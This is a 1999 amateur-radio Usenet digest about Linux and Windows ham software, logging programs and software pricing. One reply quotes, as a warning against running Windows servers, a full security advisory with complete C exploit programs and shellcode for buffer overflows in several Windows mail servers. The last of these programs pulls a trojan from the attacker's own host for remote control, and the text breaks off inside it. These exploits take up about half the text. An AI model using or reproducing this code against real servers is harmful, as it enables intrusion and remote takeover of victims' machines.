Date: 1999-09-12 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7rf0jp$6mu$1@arachne.labyrinth.net.au>
Source record: 16715

ke8hh@arrl.net wrote:
> Outside the ham market, there are an enormous number of products
> with very limited audiences that sell for a fraction of the cost of most
> ham software.

Perhaps you should have a look at linux and the ham radio software
available for that. There's an online database of software at
http://radio.linux.org.au

The great thing about linux (other than that it's top-notch software)
is the community spirit that goes along with it. The people who develop
software for linux [*] aren't in it for the money, and they share
their software as a result. They share their source code, and encourage
users to contribute code back. If you find a bug in a program and you
know how to fix it, you can. And you can pass around your modifications
to help others out. If the author disappears, somebody else can take up
the work -- a good program isn't lost forever.

This isn't just limited to linux of course. The PSK31 software
is freely available and has source code on some platforms (EVMs
and linux at least). But linux seems to encourage sharing because
linux itself is free software (both in terms of dollars and freedom).
IZ8BLY has a free (no cost) Hellschreiber for Windows too, and
I'm sure there are others.

As soon as I get a few weeks off I want to develop some more
software for linux. I don't want to make any money from it though --
this is only a hobby after all.

Hamish VK3SB, and a developer for Debian GNU/Linux http://www.debian.org

3808. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-12 00:00:00 UTC
From: sv1uy@nest.sv1uy.ampr.ORG
Message-ID: <1365.sv1uy@nest.sv1uy.ampr.org>
Source record: 16716

> W0RLI said:
> Sorry, no PTC support ... I don't have one, and thus cannot
> create drivers for it. SNOS is on my web site. Not much in
> the way of docs yet ...
>

OK Hank,
Does your SNOS support the KAM+ then? I have got one of those too.
And would you mind sharing the source with us please? Maybe someone
else can continue from where you left off and add support for the PTC-II.
I think that this would be very good, i.e. sharing your SNOS with the rest
of the ham radio community, just like every xNOS author has done up to now.

73 Demetre SV1UY

Demetre Ch. Valaris - SV1UY,
IP Coordinator for AMPRnet in Greece.
e-mail: sv1uy@sv1uy.ampr.org
PBBS MAIL: SV1UY@SV1AAW.ATH.GRC.EURO

Visit Athnet's WEB SERVER at http://www.athnet.ampr.org
or my homepage at http://www.athnet.ampr.org/~sv1uy
or my MIRROR page at http://users.forthnet.gr/ath/sv1uy
Need a PLUG & PLAY JNOSKIT? Try my homepage!

3809. CCS PCM C compiler

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-12 00:00:00 UTC
From: orion <orion@otenet.gr>
Message-ID: <7rglls$a4j$1@newssrv.otenet.gr>
Source record: 16717

Hi all!

I'm looking for a place to download the above C compiler for PIC
microcontrollers. Is there such a link?

Christos

3810. Logging Programs

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-12 00:00:00 UTC
From: Rick Williams <mrfarm@frontiernet.net>
Message-ID: <7rgls6$pj0$1@node17.cwnet.frontiernet.net>
Source record: 16718

I notice that there are several integrated programs that perform decoding of PSK-31 and at least one that does RTTY as well. Some are freeware and some are commercial programs. I have used paper logs for the small amount of logging requirements that I have, but am thinking of doing it on the computer.

Anyone do any comparisons of programs and found which ones seem to work best?

Anyone consider just using a basic db like MS Access?

What about the integrated programs that have digital modes on them as well as contest logging? Do you find that it is not a problem to transfer the data with ADIF files?

Thanks for any suggestions.

Rick, KV9U

3811. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-12 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7rh895$1vqs@enews1.newsguy.com>
Source record: 16719

Demetre Ch. Valaris <sv1uy@nest.sv1uy.ampr.ORG> wrote in message
news:1365.sv1uy@nest.sv1uy.ampr.org...
>
> OK Hank,
> Does your SNOS support the KAM+ then? I have got one of those too.
> And would you mind sharing the source with us please? Maybe someone
> else can continue from where you left off and add support for the PTC-II.
> I think that this would be very good, i.e. sharing your SNOS with the rest
> of the ham radio community, just like every xNOS author has done up to
now.

Don't do it, Hank! I like the fact that your software isn't just another
hack-o-gram for junior programmers to pee on and then call their own.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3812. Re: Win95/98 server software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-12 00:00:00 UTC
From: Mike Hughes <mchughes@NOSPAM.netnitco.net>
Message-ID: <7rgpbc$k72$1@hyperion.nitco.com>
Source record: 16720

Charles Brabham wrote in message <7reang$are@enews1.newsguy.com>...
>I found the following at this TUCOWS URL, in the Win95/98 Server category:
>
>http://tucows.texoma.net/
>
>19 Mail servers
>10 FTP
>8 Proxy
>8 Web
>5 IRC
>3 X-Windows
>
>...and one each of these:
>
>News, DNS, Finger, Chat, Remote Print Manager, iCal Web calendar.
>
>This info is for the benefit of those individuals who were convinced that no
>tcpip server software existed for the Win95/98 platform. Remember that the
>above was found after a casual search of ONE source of Win95/98
>shareware/freeware. - A more thorough search would doubtless return many
>more of the "nonexistant" programs.
>
>--
>
>73 DE Charles Brabham, N5PVL
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl
>

I did a search on Alta Vista right after that last discussion and like you,
I found plenty of freeware/shareware servers for Win95/98. I guess
some people just haven't bothered looking.

I tend to wonder, though, just how useful this stuff would be over the
packet network, since most of the basic functions (messaging, file
transfers, and realtime chatting) are already available in existing
packet software. And since regular packet software and protocols
were designed with the slower baud rates in mind, it seems to me
that software designed for the faster Internet would put the user at
a disadvantage, due to the extra overhead of those protocols.

To each his own, I guess.

73, Mike - KG9HF

3813. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-13 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7riam1$166i@enews4.newsguy.com>
Source record: 16721

<ke8hh@arrl.net> wrote in message news:37dd8bf5.25006074@news.alt.net...
>
> >
> >Members of the oldest profession "charge what the traffic will bear", and
> >this system has worked well for thousands of years. My advice is to go
with
> >the pro's.
>
> Then your advice is to go BROKE with the "pros."

Time to drag out the grammar text and examine the semantic content of the
phrase "
charge what the traffic will bear".

Then you can get a start on pulling your foot back out of your mouth.

I had a sister-in-law once who thought she was an expert on other people's
business dealings too. It didn't matter whether she had ever done it herself
or knew anybody else who had. If somebody had a business, then she had sage
advice to give them about that business, sight unseen.

She used your system of coming up with random, arbitrary assumptions and
then building an elaborate structure of fantasy around them, quoting
whatever textbook or magazine article she got her "knowledge" from almost
verbatim in spots so that her rant would have the proper ring of legitimacy.

Hey! Maybe I could introduce the two of you, and you could go into business
together, giving expert advice to business owners. If you run into problems
you can consult with her, and if she has problems, she could consult with
you! How could the two of you possibly fail, swimming around in all that
expertise?

Yep, you'll both be driving Cadillacs and snubbing your family and friends
before you know it.

Think it over! Remember that if you do not try to pass yourself off as some
kind of expert, then somebody else probably will.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3814. wireline remote control?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-13 00:00:00 UTC
From: yew_hoo@my-deja.com
Message-ID: <7rikqn$cv9$1@nnrp1.deja.com>
Source record: 16722
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

I'm looking for information about wireline remote control of an amateur radio station. I'm looking for both technical info and regulatory insight. The Part 97 stuff gives some definitions, but no real discussion to enlighten me.

If there are any good books on the subject, or internet sites, I'd like to check them out. Anybody have any experience with this?

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3815. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-13 00:00:00 UTC
From: Johnny Rico <lawdog2@ibm.net>
Message-ID: <37dcf9ae@news1.prserv.net>
Source record: 16723

Well, we all have opinions, so here is mine.

Frankly, with the size of the amateur market being what it is, we are lucky to have the vendors that we have. I would not want to have to write all the software I use in this hobby, and I am danged grateful that there are quite a number of commercial suppliers of software for our TNCs, logging, SSTV, etc. I own licenses for TRX-Manager and XPWin and I do not begrudge the authors one penny of the price they charged.

(I have written some of my own software, but not recently, nor do I now have the time).

I do not think that it is helpful to accuse a vendor of "gouging" merely because one thinks the price is too high. Vote with your dollars, and buy elsewhere if that is your opinion. Frankly, I doubt that anyone has ever gotten rich by gouging the ham radio market. I cannot prove that theory, but I suspect that it is true, grin.

To take an example off of this thread: you bought the MFJ TNC because you thought it was the best buy. Fine, no problem. However, I bought the SCS PTC-II TNC, which is about 4 times the cost. Worth every penny to me, but perhaps not to you. The MFJ does not meet the standards **I** was looking for, and there is no place in my shack for the unit. You obviously applied a different set of criteria, and that is fine. Doesn't mean SCS engaged in "gouging" though. Nor does the mere fact that one person evaluates the MFJ unit to be the "best buy" mean that such is the case for others. This is evidenced by the fact that you rarely run across MFJ units at least on the HF bands.

I hope that this post did not offend anyone. I did not intend for it to.
--

Roger, W6VZV
also reply via W6VZV@ARRL.NET
--
Politicians are the same all over. They promise to
build bridges, even where there are no rivers.
-Nikita Khrushchev

3816. Re: Logging Programs

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-13 00:00:00 UTC
From: Johnny Rico <lawdog2@ibm.net>
Message-ID: <37dcfa58@news1.prserv.net>
Source record: 16724

I have used LOGGER and successfully imported my TRX-Manager log into LOGGER. For PSK31 you cannot beat it. Frankly I thought that Logger was a lot nicer than Logic5, and it is free. I admit I only tried the Logic 5 demo though, and not for all that long (didn't like the program).

I use TRX manager's log most of the time though, and frankly it is as good as **I** need. However, Logger tracks more awards and whatnot than does TRX-Manager, so if you are into that you can export to Logger to track your awards.

--

Roger, W6VZV
also reply via W6VZV@ARRL.NET
--
Politicians are the same all over. They promise to
build bridges, even where there are no rivers.
-Nikita Khrushchev

Rick Williams <mrfarm@frontiernet.net> wrote in message
news:7rgls6$pj0$1@node17.cwnet.frontiernet.net...
> I notice that there are several integrated programs that perform
decoding of
> PSK-31 and at least one that does RTTY as well. Some are freeware
and some
> are commercial programs. I have used paper logs for the small amount
of
> logging requirements that I have, but am thinking of doing it on the
> computer.
>
> Anyone do any comparisons of programs and found which ones seem to
work
> best?
>
> Anyone consider just using a basic db like MS Access?
>
> What about the integrated programs that have digital modes on them
as well
> as contest logging? Do you find that it is not a problem to transfer
the
> data with ADIF files?
>
> Thanks for any suggestions.
>

> Rick, KV9U
>
>

3817. Re: Win95/98 server software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-13 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7riq2cgga1@harvee.billerica.ma.us>
Source record: 16725

Charles Brabham <n5pvl@texoma.net> wrote:
> I found the following at this TUCOWS URL, in the Win95/98 Server category:

> http://tucows.texoma.net/

> 19 Mail servers
> 10 FTP
> 8 Proxy
> 8 Web
> 5 IRC
> 3 X-Windows

> ...and one each of these:

> News, DNS, Finger, Chat, Remote Print Manager, iCal Web calendar.

> This info is for the benefit of those individuals who were convinced that no
> tcpip server software existed for the Win95/98 platform. Remember that the
> above was found after a casual search of ONE source of Win95/98
> shareware/freeware. - A more thorough search would doubtless return many
> more of the "nonexistant" programs.

and they are somthing *everyone* should run... NOT!

see this note from bugtraq by The Shadow Penguin Security
(http://shadowpenguin.backsection.net):

Many kind of POP3/SMTP server softwares for Windows have buffer overflow bug
(by The Shadow Penguin Securuty http://shadowpenguin.backsection.net)

1. Introduction

I confirmed many kind of POP3/SMTP servers for Windows which are published on
"SOFT-SEEK.com" contain the buffer overflow bugs. I list the softwares which
have buffer overflow bug, I also publish the exploit programs for some software.

2. POP3/SMTP server softwares which have buffer overflow bugs

Software Version Service Overflow Point

@Work SmartServer3 3.51 SMTP long MAIL FROM:
CMail Server 2.3 SP2 SMTP long MAIL FROM:
Personal Mail Server 3.09 SMTP long MAIL FROM: (I've notified to developer)
Tiny FTP daemon 0.51 POP3 long USER (I've notified, Now fixed)
Internet Anywhere 2.2.2 POP3 long USER
FuseMail 2.7 POP3 long USER,PASS
aVirt Mail Server 3.3 POP/SMTP long MAIL FROM:,long USER

If the host recives the packet which contains the exploit code, the host has been cracked by any instructions which are coded in the exploit code. We show the demonstration programs which execute any command on the victim host. For the proof of the risk of intrusion, I also publish the exploit program for "Personal Mail Server" that can send a prepared program to victim host and execute it. If the trojan program is sent, the victim machine will be controlled remotely.

If the host receives the packet which contains the exploit code, the host will execute any instructions that is written in the exploit code. We show the demonstration programs which execute any command on the victim host. For the proof of the risk of intrusion, I publish the exploit program for "Personal Mail Server" that can send a trojan program which is prepared in the attacker host. Of course, it can be executed remotely. If the trojan program is sent, the victim machine will be controlled remotely.

3. Exploit

I coded the exploits for the following softwares:

(1) @Work SmartServer3
(2) CMail Server
(3) FuseMail 2.7
(4) Personal Mail Server
(5) Tiny FTP daemon

(5) is now fixed, I publish the exploit program for (1)-(4)

---

(1) @Work SmartServer3

```
/*=============================================================================
NetcPlus SmartServer3 Exploit for Windows98
The Shadow Penguin Security (http://shadowpenguin.backsection.net)
Written by UNYUN (shadowpenguin@backsection.net)
=============================================================================
*/
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <unistd.h>

#define BUFSIZE 2000
#define SMTP_PORT 25
#define RETADR 1167
#define JMPADR 1163
#define JMPOFS 6
#define EIP 0xbff7a06b
#define NOP 0x90
#define JMPS 0xeb
```

```
unsigned char exploit_code[200]={
0xEB,0x4B,0x5B,0x53,0x32,0xE4,0x83,0xC3,0x0B,
0x4B,0x88,0x23,0xB8,0x50,0x77,0xF7,0xBF,0xFF,
0xD0,0x8B,0xD0,0x52,0x43,0x53,0x52,0x32,0xE4,
0x83,0xC3,0x06,0x88,0x23,0xB8,0x28,0x6E,0xF7,
0xBF,0xFF,0xD0,0x8B,0xF0,0x5A,0x43,0x53,0x52,
0x32,0xE4,0x83,0xC3,0x04,0x88,0x23,0xB8,0x28,
0x6E,0xF7,0xBF,0xFF,0xD0,0x8B,0xF8,0x43,0x53,
0x83,0xC3,0x0B,0x32,0xE4,0x88,0x23,0xFF,0xD6,
0x33,0xC0,0x50,0xFF,0xD7,0xE8,0xB0,0xFF,0xFF,
0xFF,0x00};
unsigned char cmdbuf[200]="msvcrt.dll.system.exit.welcome.exe";

int main(int argc,char *argv[])
{
struct hostent *hs;
struct sockaddr_in cli;
char packetbuf[BUFSIZE+3000],buf[BUFSIZE];
int sockfd,i,ip;

if (argc<2){
printf("usage\n %s HostName\n",argv[0]);
exit(1);
}
bzero(&cli, sizeof(cli));
cli.sin_family = AF_INET;
cli.sin_port = htons(SMTP_PORT);
if ((cli.sin_addr.s_addr=inet_addr(argv[1]))==-1){
if ((hs=gethostbyname(argv[1]))==NULL){
printf("Can not resolve specified host.\n");
exit(1);
}
cli.sin_family = hs->h_addrtype;
memcpy((caddr_t)&cli.sin_addr.s_addr,hs->h_addr,hs->h_length);
}

if((sockfd = socket(AF_INET, SOCK_STREAM, 0)) < 0){
perror("socket"); exit(0);
}

if(connect(sockfd, (struct sockaddr *)&cli, sizeof(cli)) < 0){
perror("connect"); exit(0);
}
while((i=read(sockfd,packetbuf,sizeof(packetbuf))) > 0){
packetbuf[i]=0;
if(strchr(packetbuf,'\n')!=NULL) break;
}

strcat(exploit_code,cmdbuf);
exploit_code[65]=strlen(cmdbuf+23);
memset(buf,0x90,BUFSIZE);
ip=EIP;
buf[RETADR ]=ip&0xff;
```

```
buf[RETADR+1]=(ip>>8)&0xff;
buf[RETADR+2]=(ip>>16)&0xff;
buf[RETADR+3]=(ip>>24)&0xff;
buf[JMPADR] =JMPS;
buf[JMPADR+1]=JMPOFS;
memcpy(buf+RETADR+4,exploit_code,strlen(exploit_code));
buf[2000]=0;

sprintf(packetbuf,"helo penguin\r\n");
write(sockfd,packetbuf,strlen(packetbuf));
while((i=read(sockfd,packetbuf,sizeof(packetbuf))) > 0){
packetbuf[i]=0;
if(strchr(packetbuf,'\n')!=NULL) break;
}
printf("%s\n",packetbuf);
sprintf(packetbuf,"MAIL FROM: %s\r\n",buf);
write(sockfd,packetbuf,strlen(packetbuf));
sleep(100);
close(sockfd);
}
```

---

(2) CMail Server

```
/*============================================================================
CMAIL Server 2.3 SP2 Exploit for Windows98
The Shadow Penguin Security (http://shadowpenguin.backsection.net)
Written by UNYUN (shadowpenguin@backsection.net)
============================================================================
*/
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <unistd.h>

#define BUFSIZE 2000
#define SMTP_PORT 25
#define RETADR 626
#define JMPADR 622
#define JMPOFS 6
#define EIP 0xbff7a06b
#define NOP 0x90
#define JMPS 0xeb

unsigned char exploit_code[200]={
0xEB,0x4B,0x5B,0x53,0x32,0xE4,0x83,0xC3,0x0B,
0x4B,0x88,0x23,0xB8,0x50,0x77,0xF7,0xBF,0xFF,
```

```
0xD0,0x8B,0xD0,0x52,0x43,0x53,0x52,0x32,0xE4,
0x83,0xC3,0x06,0x88,0x23,0xB8,0x28,0x6E,0xF7,
0xBF,0xFF,0xD0,0x8B,0xF0,0x5A,0x43,0x53,0x52,
0x32,0xE4,0x83,0xC3,0x04,0x88,0x23,0xB8,0x28,
0x6E,0xF7,0xBF,0xFF,0xD0,0x8B,0xF8,0x43,0x53,
0x83,0xC3,0x0B,0x32,0xE4,0x88,0x23,0xFF,0xD6,
0x33,0xC0,0x50,0xFF,0xD7,0xE8,0xB0,0xFF,0xFF,
0xFF, 0x00};
unsigned char cmdbuf[200]="msvcrt.dll.system.exit.welcome.exe";

int main(int argc,char *argv[])
{
struct hostent *hs;
struct sockaddr_in cli;
char packetbuf[BUFSIZE+3000],buf[BUFSIZE];
int sockfd,i,ip;

if (argc<2){
printf("usage\n %s HostName\n",argv[0]);
exit(1);
}
bzero(&cli, sizeof(cli));
cli.sin_family = AF_INET;
cli.sin_port = htons(SMTP_PORT);
if ((cli.sin_addr.s_addr=inet_addr(argv[1]))==-1){
if ((hs=gethostbyname(argv[1]))==NULL){
printf("Can not resolve specified host.\n");
exit(1);
}
cli.sin_family = hs->h_addrtype;
memcpy((caddr_t)&cli.sin_addr.s_addr,hs->h_addr,hs->h_length);
}

if((sockfd = socket(AF_INET, SOCK_STREAM, 0)) < 0){
perror("socket"); exit(0);
}

if(connect(sockfd, (struct sockaddr *)&cli, sizeof(cli)) < 0){
perror("connect"); exit(0);
}
while((i=read(sockfd,packetbuf,sizeof(packetbuf))) > 0){
packetbuf[i]=0;
if(strchr(packetbuf,'\n')!=NULL) break;
}

strcat(exploit_code,cmdbuf);
exploit_code[65]=strlen(cmdbuf+23);
memset(buf,0x90,BUFSIZE);
ip=EIP;
buf[RETADR ]=ip&0xff;
buf[RETADR+1]=(ip>>8)&0xff;
buf[RETADR+2]=(ip>>16)&0xff;
```

```
buf[RETADR+3]=(ip>>24)&0xff;
buf[JMPADR] =JMPS;
buf[JMPADR+1]=JMPOFS;
memcpy(buf+RETADR+4,exploit_code,strlen(exploit_code));
buf[BUFSIZE]=0;

sprintf(packetbuf,"helo penguin\r\n");
write(sockfd,packetbuf,strlen(packetbuf));
while((i=read(sockfd,packetbuf,sizeof(packetbuf))) > 0){
packetbuf[i]=0;
if(strchr(packetbuf,'\n')!=NULL) break;
}
printf("%s\n",packetbuf);
sprintf(packetbuf,"MAIL FROM: aa <%s@aa.com>\r\n",buf);
write(sockfd,packetbuf,strlen(packetbuf));
sleep(100);
close(sockfd);
}

-------------------
```

(4) FuseMail 2.7

```
/*=============================================================================
FuseMail Version 2.7 Exploit for Windows98
The Shadow Penguin Security (http://shadowpenguin.backsection.net)
Written by UNYUN (shadowpenguin@backsection.net)
=============================================================================
*/
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <unistd.h>

#define BUFSIZE 1159
#define RETADR 1074
#define FTP_PORT 110
#define JMP_ESP 0xbff7a027

unsigned char exploit_code[200]={
0xEB,0x32,0x5B,0x53,0x32,0xE4,0x83,0xC3,
0x0B,0x4B,0x88,0x23,0xB8,0x50,0x77,0xF7,
0xBF,0xFF,0xD0,0x43,0x53,0x50,0x32,0xE4,
0x83,0xC3,0x06,0x88,0x23,0xB8,0x28,0x6E,
0xF7,0xBF,0xFF,0xD0,0x8B,0xF0,0x43,0x53,
0x83,0xC3,0x0B,0x32,0xE4,0x88,0x23,0xFF,
0xD6,0x90,0xEB,0xFD,0xE8,0xC9,0xFF,0xFF,
0xFF,0x00
```

```
};
unsigned char cmdbuf[200]="msvcrt.dll.system.notepad.exe";

int main(int argc,char *argv[])
{
struct hostent *hs;
struct sockaddr_in cli;
char packetbuf[3000],buf[1500];
int sockfd,i,ip;

if (argc<2){
printf("usage\n %s HostName\n",argv[0]);
exit(1);
}
bzero(&cli, sizeof(cli));
cli.sin_family = AF_INET;
cli.sin_port = htons(FTP_PORT);
if ((cli.sin_addr.s_addr=inet_addr(argv[1]))==-1){
if ((hs=gethostbyname(argv[1]))==NULL){
printf("Can not resolve specified host.\n");
exit(1);
}
cli.sin_family = hs->h_addrtype;
memcpy((caddr_t)&cli.sin_addr.s_addr,hs->h_addr,hs->h_length);
}

if((sockfd = socket(AF_INET, SOCK_STREAM, 0)) < 0){
perror("socket"); exit(0);
}

if(connect(sockfd, (struct sockaddr *)&cli, sizeof(cli)) < 0){
perror("connect"); exit(0);
}
while((i=read(sockfd,packetbuf,sizeof(packetbuf))) > 0){
packetbuf[i]=0;
if(strchr(packetbuf,'\n')!=NULL) break;
}

strcat(exploit_code,cmdbuf);
memset(buf,'a',BUFSIZE);
buf[BUFSIZE]=0;
ip=JMP_ESP;
buf[RETADR ]=ip&0xff;
buf[RETADR+1]=(ip>>8)&0xff;
buf[RETADR+2]=(ip>>16)&0xff;
buf[RETADR+3]=(ip>>24)&0xff;
strncpy(buf+RETADR+4,exploit_code,strlen(exploit_code));
sprintf(packetbuf,"USER %s\r\n",buf);
write(sockfd,packetbuf,strlen(packetbuf));

while((i=read(sockfd,packetbuf,sizeof(packetbuf))) > 0){
packetbuf[i]=0;
```

```
if(strchr(packetbuf,'\n')!=NULL) break;
}

memset(packetbuf,0,1024);
sprintf(packetbuf,"PASS sample\r\n");
write(sockfd,packetbuf,strlen(packetbuf));

close(sockfd);
}
```

---

(4) Personal Mail Server

Prog.1 : This program sends the very small client program which can execute the trojan after the translation from other host.
Prog.2 : Program Translation Server. The Program Translation Server which is used by Prog.1

Prog.1

```
/*=========================================================================
Personal Mail Server Version 3.072-3.09 Exploit for Windows98
The Shadow Penguin Security (http://shadowpenguin.backsection.net)
Written by UNYUN (shadowpenguin@backsection.net)
=========================================================================
*/
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <unistd.h>

#define BUFSIZE 4000
#define SMTP_PORT 25
#define RETADR 267
#define JMPADR 263
#define JMPOFS 6
#define EIP 0xbff7a06b
#define NOP 0x90
#define JMPS 0xeb

unsigned char exploit_code[700]={
0xEB,0x58,0x5F,0x32,0xC0,0x8B,0xDF,0x33,0xC9,0xB1,0x09,0xFE,0xC1,0x03,0xD9,0x88,
0x03,0x88,0x47,0x16,0x88,0x47,0x21,0x88,0x47,0x28,0x88,0x47,0x30,0x88,0x47,0x35,
0x88,0x47,0x41,0x88,0x47,0x47,0x88,0x47,0x4E,0x88,0x47,0x55,0x88,0x47,0x58,0x88,
0x47,0x5E,0x88,0x47,0x65,0x88,0x47,0x6A,0x8B,0xC7,0x50,0xB8,0x50,0x77,0xF7,0xBF,
0xFF,0xD0,0x89,0x47,0x6E,0x8B,0xC7,0x33,0xC9,0xB1,0x0B,0x03,0xC1,0x50,0xB8,0x50,
0x77,0xF7,0xBF,0xFF,0xD0,0x89,0x47,0x72,0xEB,0x02,0xEB,0x72,0x8B,0xC7,0x33,0xC9,
0xB1,0x17,0x03,0xC1,0x50,0xFF,0x77,0x72,0xB8,0x28,0x6E,0xF7,0xBF,0xFF,0xD0,0x8B,
0xF0,0x8B,0xC7,0x33,0xC9,0xB1,0x82,0x03,0xC1,0x50,0x33,0xC0,0xB0,0x02,0x50,0xFF,
```

```
0xD6,0x57,0x33,0xC9,0xB1,0x82,0x03,0xF9,0x33,0xC9,0x66,0xB9,0x90,0x01,0x33,0xC0,
0xF3,0xAA,0x5F,0x8B,0xC7,0x33,0xC9,0xB1,0x22,0x03,0xC1,0x50,0xFF,0x77,0x72,0xB8,
0x28,0x6E,0xF7,0xBF,0xFF,0xD0,0x8B,0xF0,0x33,0xC0,0x50,0x40,0x50,0x40,0x50,0xFF,
0xD6,0x89,0x47,0x76,0x8B,0xDF,0x33,0xC9,0xB1,0x82,0x03,0xD9,0xC6,0x03,0x02,0x66,
0xC7,0x43,0x02,0x1B,0x58,0xC7,0x43,0x04,0xEE,0xEE,0xEE,0xEE,0xEB,0x02,0xEB,0x56,
0x8B,0xC7,0x33,0xC9,0xB1,0x29,0x03,0xC1,0x50,0xFF,0x77,0x72,0xB8,0x28,0x6E,0xF7,
0xBF,0xFF,0xD0,0x8B,0xF0,0x33,0xC0,0xB0,0x10,0x50,0x8B,0xC7,0x33,0xC9,0xB1,0x82,
0x03,0xC1,0x50,0xFF,0x77,0x76,0xFF,0xD6,0x8B,0xC7,0x33,0xC9,0xB1,0x42,0x03,0xC1,
0x50,0xFF,0x77,0x6E,0xB8,0x28,0x6E,0xF7,0xBF,0xFF,0xD0,0x8B,0xF0,0x8B,0xC7,0x33,
0xC9,0xB1,0x56,0x03,0xC1,0x50,0x8B,0xC7,0x33,0xC9,0xB1,0x59,0x03,0xC1,0x50,0xFF,
0xD6,0x89,0x47,0x7A,0xEB,0x02,0xEB,0x63,0x8B,0xC7,0x33,0xC9,0xB1,0x31,0x03,0xC1,
0x50,0xFF,0x77,0x72,0xB8,0x28,0x6E,0xF7,0xBF,0xFF,0xD0,0x8B,0xF0,0x33,0xC0,0x50,
0x66,0xB8,0xE8,0x03,0x50,0x8B,0xC7,0x33,0xC9,0xB1,0x82,0x03,0xC1,0x50,0xFF,0x77,
0x76,0xFF,0xD6,0x89,0x47,0x7E,0x33,0xDB,0x3B,0xC3,0x74,0x31,0x72,0x2F,0x8B,0xC7,
0x33,0xC9,0xB1,0x48,0x03,0xC1,0x50,0xFF,0x77,0x6E,0xB8,0x28,0x6E,0xF7,0xBF,0xFF,
0xD0,0x8B,0xF0,0xFF,0x77,0x7A,0xFF,0x77,0x7E,0x33,0xC0,0xB0,0x01,0x50,0x8B,0xC7,
0x33,0xC9,0xB1,0x82,0x03,0xC1,0x50,0xFF,0xD6,0xEB,0x9D,0xEB,0x6C,0x8B,0xC7,0x33,
0xC9,0xB1,0x36,0x03,0xC1,0x50,0xFF,0x77,0x72,0xB8,0x28,0x6E,0xF7,0xBF,0xFF,0xD0,
0x8B,0xF0,0xFF,0x77,0x76,0xFF,0xD6,0x8B,0xC7,0x33,0xC9,0xB1,0x4F,0x03,0xC1,0x50,
0xFF,0x77,0x6E,0xB8,0x28,0x6E,0xF7,0xBF,0xFF,0xD0,0x8B,0xF0,0xFF,0x77,0x7A,0xFF,
0xD6,0x8B,0xC7,0x33,0xC9,0xB1,0x5F,0x03,0xC1,0x50,0xFF,0x77,0x6E,0xB8,0x28,0x6E,
0xF7,0xBF,0xFF,0xD0,0x8B,0xF0,0x8B,0xC7,0x33,0xC9,0xB1,0x59,0x03,0xC1,0x50,0xFF,
0xD6,0x8B,0xC7,0x33,0xC9,0xB1,0x66,0x03,0xC1,0x50,0xFF,0x77,0x6E,0xB8,0x28,0x6E,
0xF7,0xBF,0xFF,0xD0,0x33,0xDB,0x53,0xFF,0xD0,0x90,0xE8,0x03,0xFE,0xFF,0xFF,0x6D,
0x73,0x76,0x63,0x72,0x74,0x2E,0x64,0x6C,0x6C,0x2C,0x77,0x73,0x6F,0x63,0x6B,0x33,
0x32,0x2E,0x64,0x6C,0x6C,0x2C,0x57,0x53,0x41,0x53,0x74,0x61,0x72,0x74,0x75,0x70,
0x2C,0x73,0x6F,0x63,0x6B,0x65,0x74,0x2C,0x63,0x6F,0x6E,0x6E,0x65,0x63,0x74,0x2C,
0x72,0x65,0x63,0x76,0x2C,0x63,0x6C,0x6F,0x73,0x65,0x73,0x6F,0x63,0x6B,0x65,0x74,
0x2C,0x66,0x6F,0x70,0x65,0x6E,0x2C,0x66,0x77,0x72,0x69,0x74,0x65,0x2C,0x66,0x63,
0x6C,0x6F,0x73,0x65,0x2C,0x77,0x62,0x2C,0x78,0x2E,0x65,0x78,0x65,0x2C,0x73,0x79,
0x73,0x74,0x65,0x6D,0x2C,0x65,0x78,0x69,0x74,0x2C,0x2C,0x2C,0x2C,0x00
};

int main(int argc,char *argv[])
{
struct hostent *hs;
struct sockaddr_in cli;
char packetbuf[BUFSIZE+3000],buf[BUFSIZE];
int sockfd,i;
unsigned int ip,port,yourip;

if (argc<3){
printf("usage\n %s VictimHostName YourHostName\n",argv[0]);
exit(1);
}
if ((yourip=inet_addr(argv[2]))==-1){
if ((hs=gethostbyname(argv[2]))==NULL){
printf("Can not resolve specified YourHost.\n");
exit(1);
}
memcpy((caddr_t)&yourip,hs->h_addr,hs->h_length);
```

```
}
bzero(&cli, sizeof(cli));
cli.sin_family = AF_INET;
cli.sin_port = htons(SMTP_PORT);
if ((cli.sin_addr.s_addr=inet_addr(argv[1]))==-1){
if ((hs=gethostbyname(argv[1]))==NULL){
printf("Can not resolve specified VictimHost.\n");
exit(1);
}
cli.sin_family = hs->h_addrtype;
memcpy((caddr_t)&cli.sin_addr.s_addr,hs->h_addr,hs->h_length);
}

